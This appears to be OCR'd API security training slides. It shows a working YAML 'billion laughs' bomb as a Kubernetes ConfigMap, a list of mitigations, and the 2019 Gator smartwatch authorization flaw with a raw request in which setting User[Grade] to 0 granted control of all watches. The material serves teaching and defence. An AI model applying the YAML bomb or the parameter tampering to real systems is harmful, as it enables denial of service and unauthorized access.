
```
apiVersion: v1
data:
  a: &a ["web","web","web","web","web","web","web","web","web"]
  b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a]
  c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b]
  d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c]
  e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d]
  f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e]
  g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f]
  h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g]
  i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h]
kind: ConfigMap
metadata:
  name: yaml-bomb
  namespace: default
```



A4: Mitigation


- Rate limiting
- Payload size limits
- Rate limits specific to API methods, clients, addresses
- Checks on compression ratios
- Limits on container resources
- Check parsers on recursion vulnerabilities

A5: Missing Function Level Authorization



Gator kids smartwatches (2019)

https://apisecurity.io/issue-18-security-audits-for-your-api-contracts-google-limits-gmail-api-access/



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


Gator kids smartwatches (2019)

https://apisecurity.io/issue-18-security-audits-for-your-api-contracts-google-limits-gmail-api-access/

Request

Raw | Params | Headers | Hex

POST request to /web/index.php


Type	Name	Value
URL	r	secured/user/profile
Cookie	_csrf	e432ab101109a4936950ca7329145a5fe444c4fe3
Cookie	PHPSESSID	dduvqj68euk6b930jasq1oqmu4
Body	_csrf	N09fc2szcHdxCTheD2slA00kGDAFdjs6fR8oBiN
Body	User[recid]	7e837ebd-18b5-11e9-a49c-0a6fca88bf80
Body	User[Grade]	1
Body	User[companyId]	007BA0BE-7168-43D3-8A41-C502FC3F4DCF
Body	User[NickName]	egw2
Body	User[BossId]	05CD69A2-4DC0-42EB-8351-401983D1
Body	User[XzAddress]	
Body	User[LinkMan]	
Body	User[Contact]	
Body	User[Fax]	
Body	User[Email]	
Body	User[dateformat]	yyyy-MM-dd
Body	User[datetimeformat]	yyyy-MM-dd HH:mm:ss

- Simple request of User[Grade] value from 1 to 0 enabled management of **all** smartwatches

A5: Mitigation

